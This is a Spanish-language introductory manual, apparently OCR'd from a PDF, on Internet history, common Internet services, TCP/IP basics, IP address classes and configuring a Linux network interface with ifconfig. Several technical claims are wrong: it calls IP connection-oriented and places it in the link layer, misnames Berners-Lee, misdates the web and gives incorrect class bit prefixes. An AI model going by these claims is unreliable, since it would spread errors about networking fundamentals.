INTRODUCCIÓN

Hace 30 años, en plena guerra fría aprovechando el temor generalizado en los EEUU a un ataque nuclear por parte de la antigua URSS, los militares americanos consiguieron que el congreso financiase un experimento que sería llevado a cabo por DARPA/ID (Defense Advanced Research Projects Agency). Consistía en crear una red de comunicaciones entre ordenadores, capaz de utilizar cualquier medio y tecnología de transmisión, de manera que la red pudiese seguir operativa aunque una parte de ella quedase fuera de servicio. Al experimento le llamaron ARPANET, y tenía como objetivo que el mando militar siempre pudiese comunicarse.

Lo cierto es que no consiguieron lo que buscaban o buscaban otra cosa, porque retiraron la financiación al proyecto que recaló en manos civiles y fue el principio de una nueva era en el campo de las comunicaciones. La red ARPANET crece y a principios de los años 80 conecta a unas cien computadoras, la mayoría a través de la familia de protocolos TCP/IP. En 1983 se conecta con dos redes independientes, Csnet y MILnet, muchos especialistas ven en este hecho y en esta fecha el nacimiento de la red de redes mundial (Internet).

En 1986 el NSF (National Science Foundation), crea su propia red (NSFnet), para facilitar a la comunidad científica americana el acceso a los grandes centros de superordenadores. NSFnet puso al alcance de muchos científicos el acceso casi inmediato a una ingente cantidad de datos y esto desencadenó una verdadera explosión de conexiones. En este momento Internet conecta a cientos de miles de ordenadores repartidos en casi 200 países, formando la mayor red del mundo a la que se conectan mas de 250 millones de usuarios para acceder a miles de servicios.


Internet no es propiedad de nadie, cada una de las redes que la forman es independiente del resto, la administración está muy descentralizada. InterNIC (Internet Network Information Center), regula las direcciones oficiales. IETF (Internet Enginering Task Frce), emite las RFC (recomendaciones para el funcionamiento interno) y el IRTF (Internet Research Task Force), sirve de foro de discusión y trabajo sobre aspectos técnicos y de investigación. Admiten cualquier aportación o sugerencia que sirva para mejorar la red de redes, son el sustento tecnológico de Internet.

En España la primera conexión la estableció RedIris propiedad del CSIC (Consejo Superior de Investigaciones Científicas), en 1990. Hoy se conectan más de 5 millones de españoles/as usando los centros operativos de cientos de ISP. El CSIC se encarga del servicio de registro delegado de Internet.

0.0.0. SERVICIOS DE INTERNET

Internet crece de manera prácticamente exponencial debido a varios factores todos ellos muy importantes. La necesidad de comunicación, la facilidad (y bajo coste) de las conexiones, pero sobre todo porque es útil. Internet proporciona una gran variedad de servicios y cualquier persona con un modem, una tarjeta de red y unos mínimos conocimientos puede conectarse y usarlos.

El servicio más utilizado dentro de Internet es el correo electrónico (E-mail), que permite el envío y recepción de archivos entre todos los usuarios de la red que dispongan de una dirección válida. Cada usuario se identifica mediante una dirección que tiene una sintaxis sencilla: esware@esware.com, es decir, nombre del usuario [@ la conocida arroba] y el nombre del dominio (el nombre del ordenador del proveedor del servicio al que se está conectado). Actualmente se utilizan los protocolos POP3 (Post Office Protocol), transporta el correo del servidor al cliente de corro del usuario (entrante) y SMTP (Simple Mail Transfer Protocol), transporta el correo del usuario al servidor (saliente). IMAP es un protocolo parecido al POP, pensado para que el usuario opere con su correo sin transportarlo a su máquina, es decir, dispondrá de espacio en el servidor para operar con sus mensajes, guardarlos, borrarlos .. Actualmente es posible enviar y recibir mensajes de correo electrónico en formato HTML y en Texto Plano.




Cliente de correo electrónico

Parece que en un futuro se utilizará más MIME (Multipurpose Internet Mail Exchange), un formato de archivos que además de texto permitirá permitirá el intercambio de audio y vídeo entre los usuarios al poder incluir cualquier archivo en los propios mensajes. La diferencia con el actual método de "archivos adjuntos" (que también permite el envío de archivos de audio y vídeo), es que con MIME este tipo de archivos se ejecutarían al abrir el correo.

Otro servicio muy utilizado es el FTP (File Transfer Protocol), permite la transferencia de archivos de todo tipo entre computadoras conectadas a una red, en este caso a Internet. La información suele estar comprimida en servidores de FTP (cualquier ordenador conectado a la red puede ser un servidor FTP). En Internet están disponibles multitud de servidores de archivos, la mayoría de ellos tienen cuentas que permiten el acceso de los usuarios de forma anónima. Los servidores FTP anonymous son grandes archivos que contienen programas (normalmente de dominio público), fotografías, vídeos y sonidos. Para acceder a ellos se escribe el comando seguido del nombre del servidor: ftp.esware.com , la máquina remota pedirá al usuario un lógin, a lo que este último responderá con la palabra "anonymous", a continuación pedirá la password y el usuario, por cortesía debe de escribir su dirección de correo electrónico. Algunos servidores FTP autentifican la dirección, si no se quiere incluir la dirección, cuando el servidor anonymous pide la clave se puede escribir: "ninguna" y normalmente dejará acceder al usuario.

Telnet (Telcommunicating Networks), permite controlar computadoras de forma remota (desde cualquier parte del mundo), como si el usuario estuviese físicamente delante de la máquina. Se emplea para acceder (mediante lógin) a ordenadores conectados a Internet, en los que se tiene una cuenta de usuario.




Clásico terminal Linux ejecutando Telnet

Un servicio muy activo es News (noticias), se trata de grupos de discusión abiertos o cerrados, sobre temas de interés muy variados. Funciona como los tablones de anuncios en los que cualquier usuario puede dejar o leer mensajes. La red USENET mantiene listas de correos. Los mensajes están clasificados por temas y se organizan en grupos (newsgroups), de hecho News es un conjunto de grupos de noticias distribuidos electrónicamente en todo el mundo. Los grupos pueden estar moderados o no, si lo están, un moderador decide los mensajes que aparecerán (como un jefe de redacción de un diario decide que noticias saldrán en una edición). Para la distribución de los mensajes se utiliza el transporte NNTP, que está basado en código de identificación de la cabecera del mensaje.

También existen las listas de correos, que establecen foros de discusión privados a través de correo electrónico. Están formadas por las direcciones de correo de los usuarios que componen la lista. Cuando uno de los participantes envía un mensaje a la lista, ésta reenvía una copia al resto de los usuarios inscritos. Las listas pueden ser cerradas o abiertas, en las primeras existe un moderador que decide que usuarios pueden entrar en la lista, en las segundas cualquier usuario puede inscribirse y participar en ella.

Uno de los servicios más populares es el IRC (Internet Relay Chat), permite intercambiar mensajes escritos en tiempo real entre usuarios que estén conectados a una red IRC. Se estructura sobre una red de servidores que aceptan conexiones de programas clientes (normalmente una conexión por usuario).




Xchat, un cliente para IRC en modo gráfico

En realidad es un sistema de conversación multiusuario, donde las personas se reúnen en canales para hablar en grupo o en privado. Los canales suelen tratar un tema en particular que está más o menos reflejado en el nombre del canal o en el "topic" (título descriptivo). IRC trabaja en arquitectura cliente/servidor. El usuario corre un programa cliente que conecta con el servidor, éste pasa los mensajes al canal o a un usuario en particular si habla en privado. El IRC sigue experimentando un crecimiento importante en el número de usuarios, en la red hispana, irc.hispano.org que tenía sobre 1300 canales activos en 1997, hoy cuenta con más de 7000.

BitchX cliente para IRC en modo texto (consola), muy popular en Linux

Pero si hay un servicio que no ha parado de crecer es el, W W W, web o Telaraña Mundial. Fue desarrollado por el científico inglés Tim Barnes-Lee en 1992 en el European Laboratory for Particle Physics del CERN (Centro Europeo de Estudios Nucleares), en Suiza. Consiste en un standard para presentar y visualizar páginas multimedia que emplea hipertexto (archivos o documentos que contienen marcas, enlaces o vínculos con otros documentos), HTML (Hypertext Markup Language).



Netscape, uno de los navegadores más populares en Linux

El HTML no especifica elementos tipográficos exactos, sino el papel del texto dentro del documento, por tanto es "multiplataforma" . Es sencillo, una página HTML se puede crear con cualquier editor de texto, sin necesidad de ninguna herramienta de programación. Facilita la navegación ya que el usuario no necesita saber la ubicación de los documentos para acceder a ellos, basta con que señale un enlace (texto o dibujo resaltado) y hacer clic sobre él para que el sistema se encargue de la búsqueda).

El desarrollo de HTML es abierto y en continua evolución, cuando alguien propone una nueva característica es implementada en algunos clientes y probada en aplicaciones. Durante este proceso el diseño es revisado y si es necesario modificado y finalmente cuando se demuestra su estabilidad, llega a ser parte del standard.

HTTP (Hypertext Transfer Protocol), es un protocolo con la ligereza y velocidad necesaria para distribuir y manejar sistemas de información hipermedia. Es un protocolo genérico orientado a objetos, que puede ser empleado para multitud de tareas, como servidor de nombres y sistemas distribuidos orientados al objeto. HTTP proporciona una total independencia en la visualización y representación de los datos, permitiendo que los sistemas sean construidos independientemente del desarrollo de nuevos avances en la representación de datos. Éste protocolo ha sido usado por los servidores de la W W W desde sus inicios en el año 1990.

Para identificar los recursos se utiliza URL (Uniform Resource Locator), lo que habitualmente se conoce como una "dirección", está compuesta de tres partes: método de acceso,nombre del host y ruta de acceso. Para poder utilizar este servicio se utilizan los "navegadores" (programas cliente que se conectan a los servidores web, leen las instrucciones HTML y presenta al resultado al usuario.


Los navegadores, exploradores o brwsers se comunican con los servidores web utilizando el protocolo HTTP (aunque también pueden hacerlo a través de FTP), permiten acceder y visualizar los documentos de hipertexto contenidos en ellos. HTTP controla la transferencia de documentos entre servidores y clientes, definiendo un método para que el cliente solicite un documento y el servidor lo devuelva, independientemente de la plataforma hardware y del sistema operativo que se utilice. Existen muchos navegadores para explorar Internet, no nos entretendremos analizándolos (entre otras cosas porque las versiones cambian con mucha rapidez), simplemente anotar aquí que la empresa Sun Microsystens creo Java y desde entonces todos los browsers lo utilizan. Java es un lenguaje de programación multiplataforma sencillo y orientado a objetos que permite desarrollar aplicaciones independientes de la plataforma sobre la que se ejecuten, seguras y dinámicas. Los programas escritos en Java se almacenan en el servidor, pero a diferencia de otros, cuando son solicitados por el navegador, el servidor envía el programa y éste se ejecuta en el cliente con lo cual se gana en velocidad de carga.

Internet alberga millones de páginas, de cualquier tema, por eso existen los motores de búsqueda, sin ellos sería muy difícil encontrar los recursos que se buscan en la w w w o en los servidores FTP. Estos buscadores examinan las páginas web y otros recursos en todo el mundo, utilizan bots de búsqueda que navegan por la red buscando páginas con enlaces haciendo índices de lo que encuentran al tiempo que lo incluyen en su base de datos, lo organizan por contenidos o categorías , ofrecen enlaces a otros documentos de su propia base de datos. Ellos en si mismos no almacenan las páginas, sino que ofrecen enlaces HTML adecuados. "Se puede evitar que una página sea localizada, utilizando protocolos de exclusión que indican a estos bots que no la tengan en cuenta.

Hay motores de búsqueda muy conocidos, es el caso de **Altavista** uno de los principales buscadores por contenidos, puede encontrar cualquier palabra y dar acceso a los recursos en segundos. **Lycos** era hasta hace poco el mayor centro de búsqueda por temas (títulos y contenidos), con un alto índice de acierto. Admite búsquedas booleanas y derivación de palabras. **Yahoo** Es más bien un clasificador por categorías muy conocido por sus buenos resultados de búsqueda por temas. En el momento de hacer este manual, el más utilizado incluso en España (a pesar de ser americano, presenta interfaces en castellano, gallego y catalán), es **Google**. Algunos como Altavista o el mismo Google (todavía en versión beta), ofrecen a sus usuarios servicios de traducción automática entre varios idiomas, una característica muy apreciada por los "internautas" .

Buscador mostrando servicios de traducción en línea

El correo electrónico es una aplicación muy extendida, se puede decir que gracias a este servicio Internet se ha hecho más popular aún. Todos los cliente de correo electrónico actuales tienen características muy comunes: Acuse de recibo, el emisor del mensaje puede comprobar si el receptor ha recibido o incluso recogido el mensaje (no disponible en todos los sistemas). Distribución múltiple: el emisor puede dirigir el mensaje a varios destinatarios sin necesidad de escribirlo varias veces. Respuesta automática: El receptor del mensaje puede responder al emisor sin repetir la dirección de destino ni la cabecera del mensaje. Redireccionamiento: El receptor puede transmitir un mensaje que ha recibido a otra dirección, sin tener que reescribir el mensaje, simplemente escribiendo la dirección. Privacidad: el acceso al contenido de los mensajes está restringido para cualquier persona que no sea el destinatario. Caducidad: automatización del borrado o mantenimiento de los mensajes incluso en formatos comprimidos. Archivo: los mensajes de correo electrónico pueden ser tratados como cualquier otro archivo, así que puede ser almacenado, editado, copiado, clasificado o eliminado.



1.0 TCP/IP

El origen de este protocolo está en un proyecto de DARPA (Defense Advanced Research Projects Agency) en 1969. Se convirtió en una red experimental, conocida como ARPANET, que fue operativa en 1975.

En 1983 se convirtió en un estándar y todos los hosts en la red tuvieron que utilizar este protocolo. Posteriormente esta red fue creciendo hacia lo que ahora conocemos como ***Internet*** (ARPANET desapareció hacia la década de 1990, convirtiéndose en aquella).

La idea principal alrededor de este desarrollo fue el diseño y puesta en funcionamiento de una red común y homogénea a la que conectar la compleja red informática en la que se encontraban integradas numerosas agencias y departamentos de la defensa norteamericana. Esta idea de homogeneización abrió las puertas para una necesidad creciente en la comunidad informática del momento.

1.1 IP

Internet protocol es un protocolo no fiable orientado a la conexión. Mediante este protocolo se pueden convertir redes totalmente distintas en redes homogéneas.

Una de las características principales de IP es el direccionamiento de los nodos. Esto se hace mediante un numero de 32 bits dividido en 4 octetos. Con esto conseguimos casi 4300 millones de direcciones IP distintas, las cuales ya están casi ocupadas.

Para poder conectar equipos nos hacen falta hosts dedicados llamados *gateways*. Estos *gateways* se encargar de direccionar el tráfico entre dos redes.

Un *gateway* se puede encargar de ampliar un segmento de red debido a problemas de distancia o de saturación de nodos, en ese caso se le llama *bridge*.

También se puede encargar de direccionar el tráfico entre dos o más segmentos de red, además de *mover* tráfico de distinto tipo. En es te caso hablaremos de un router.

1.2 TCP

Transmision control protocol. Al igual que el protocolo IP estaba en la capa de enlace en el modelo OSI:

Físico
Enlace
Red
Transporte
Sesión
Presentación
Aplicación

El protocolo TCP esta en el nivel de transporte. Con este protocolo conseguimos una transmisión segura. Al enviar los paquetes se realiza un dialogo entre los nodos enviados.

En este dialogo cada nodo comenta al otro cuando puede recibir un paquete, si ha recibido ya uno, el numero de paquete que espera recibir, el numero de paquete que ha enviado, etc.

Otra de las posibilidades que nos da TCP es la posibilidad de retransmisión en caso de error. Con esto llegamos a la conclusión que el protocolo TCP es como una tubería de doble dirección en la que ambos procesos pueden leer y escribir.

Habrá que tener en cuenta que cuando nosotros hablamos de internet el modelo OSI no se sigue de forma estricta.

1.3 UDP

User datagram protocol. UDP es un protocolo integrado dentro del estándar TCP/IP. La gran diferencia que tiene UDP es que no establece una conexión para ello, en cambio puede usarse para enviar paquetes sueltos al usuario destino.

TCP utiliza una "conversación" bastante abundante entre los nodos que se encuentran conectados. En cambio UDP es un protocolo con un flujo de comunicación más sencillo.

El tráfico de una comunicación que utiliza UDP es mucho menos que en el caso de TCP.

Básicamente se asegura de conectar dos nodos de la red abriendo un puerto de comunicaciones específico en cada uno de ellos.

A partir de aquí, es la aplicación la que se encarga de completar los datos que fluirán a través de esos puertos.

Un ejemplo de utilización del protocolo UDP es en las aplicaciones de transmisión de voz como en la aplicación speak freely

1.4 ICMP

Existe un protocolo en IP que se llama ICMP. Este es un protocolo de control de mensajes de internet (Internet Control Message Protocol) y lo usa el software de gestión para enviar los errores entre nodos.

Mediante ICMP se puede conseguir, a través de los mensajes de red, saber que direcciones en las tablas de encadenamiento son mas cortas.

1.5 ARP

Este protocolo se utiliza para traducir las direcciones IP a direcciones Ethernet. Este es un protocolo de resolución de direcciones, que no se limita solamente a las redes Ethernet.

1.6 CLASES DE DIRECCIONES

Es un número que identifica, de forma única, la interfaz de red.

Si la red es privada, se le puede aplicar, a cada interfaz de red, un número diferente, sin preocuparse de nada más.

Pero si la red está conectada a Internet, hay que aplicarle un número que sea único en toda la Internet.

La dirección IP está formada por 4 números, del 0 al 255, separados por puntos, p.ej.: **192.168.1.10**, es una dirección IP válida.

El rango de direcciones disponibles en internet, se ha dividido en 3 segmentos, A, B y C.

Clase	***Rango***	***Comentario***
A	**0000** 1 a 126	puede contener 16 millones de entradas
B	**1000** 128 a 191	hasta 65.000 direcciones
C	**1100** 192 a 223	hasta 254 direcciones
D,E	**1110, 1111** 224 a 255	están reservadas para uso futuro, o con fines experimentales. No especifican, pues, ninguna red de Internet.

Hay algunas direcciones especiales:

127.0.0.1 corresponde a la dirección de retorno (*loopback*), también conocida como *localhost*, es una dirección de red que apunta al ordenador propio. Se utiliza para probar el funcionamiento y los servicios de red sin estar conectado a una red de ningún tipo. Hay que tener en cuenta que todas las direcciones que empiecen por 127.x.x.x son las direcciones *loopback*

127.0.0.0 es la red que tiene su origen y fin en el ordenador propio.

Si la red que se está definiendo no va a estar conectada a ***internet*** es posible utilizar cualquier rango de internet. Ahora bien, por razones de seguridad y consistencia, se han definido unos rangos reservados para este propósito.

Estos rangos están definidos en el documento RFC1597, y son:

Clase	***Rango***	***Mascara***
A	10.0.0.0-10.255.255.255	255.0.0.0
B	172.16.0.0-172.31.255.255	255.255.0.0
C	192.168.0.0-192.168.255.255	255.255.255.0

1.7 INTERFACES DE RED

Después de haber compilado nuestro kernel con el modulo que necesito para nuestro dispositivo de red tendremos que configurarlo. Para poder cargar este modulo deberemos editar el archivo /etc/modules.conf

vim /etc/modules.conf

y añadir una linea como la siguiente, en el caso de estar instalando un a tarjeta ethernet con el modulo ***ne2k-pci***.

a*lias eth0 ne2k-pci*

Esto lo suele realizar automáticamente. Lo que deberemos realizar nosotros es configurar nuestra interfaz de red.

Ifconfig eth0 192.168.1.1

En este caso el resto de parámetros, como son la mascara de red se tomará por defecto.

1.8 IFCONFIG

Este comando nos dará muchísima información sobre nuestro dispositivo de red. Una salida de este comando sin opciones sería

[Crispin@Globus /linux]$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:00:21:CE:BF:6E
inet addr:192.168.10.43 Bcast:192.168.10.255
Mask:255.255.255.0

UP BROADCAST RUNNING MTU:1500 Metric:1
RX packets:81867 errors:0 dropped:23 overruns:0 frame:19
TX packets:15986 errors:0 dropped:0 overruns:0 carrier:0
collisions:4983 txqueuelen:100
Interrupt:11 Base address:0x6800

eth0:0 Link encap:Ethernet HWaddr 00:00:21:CE:BF:6E
inet addr:192.168.10.101 Bcast:192.168.10.255
Mask:255.255.255.0

UP BROADCAST RUNNING MTU:1500 Metric:1
Interrupt:11 Base address:0x6800

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:3856 Metric:1
RX packets:18 errors:0 dropped:0 overruns:0 frame:0
TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0

Aquí tenemos toda la información de los dispositivos que tenemos. Hay uno que llama la atención:

1.9 EL INTERFACE LO

Todos los equipos a la vez de tener una dirección propia, tienen una dirección de loopbak. Esta dirección es la 127.0.0.1. Con esta dirección, que es la equivalente a *localhost.* Todos los equipos pueden comprobar como funciona una llamada al exterior llamándose a si mismo.

1.9.1 ETHERNET

Esta es la tipología de comunicación comúnmente más utilizado en un entorno TCP/IP. La razón de esto es su bajo coste de instalación y mantenimiento.

El esquema de funcionamiento de una red Ethernet se basa en un *bus* al que están conectados los hosts que se comunican enviando *paquetes* (o tramas) de hasta, 1500 bytes.

Los hosts se direccionan utilizando direcciones de 6 bytes, que se encuentran *grabadas* en el *firmware* de la tarjeta del host, p.ej.: aa:bb:cc:dd:ee: . Los 6 bytes utilizan notación hexadecimal, de forma que esto se puede convertir en : 10:00:50:6F:D6:28. A este número se le llama ***MAC***.

Supongamos que queremos configurar una tarjeta de red en nuestro sistema. Al administrador solamente le falta configurarlo y activarlo, para lo cual tiene los siguientes datos:

Dirección IP: 192.168.10.43

Mascara de red: 255.255.255.0

Dirección de broadcast: 192.168.10.255

Para realizar esta operación deberíamos realizar la siguiente llamada al sistema:

ifconfig eth0 192.168.10.43 netmask 255.255.255.0 broadcast 192.168.10.255 up

Para realizar estas operaciones y que la información se quede archivada en el sistema se suele utilizar la aplicación ***netconf***. Esta información genera una entrada en el archivo /etc/sysconfig/network-scripts/ifcfg-eth0.

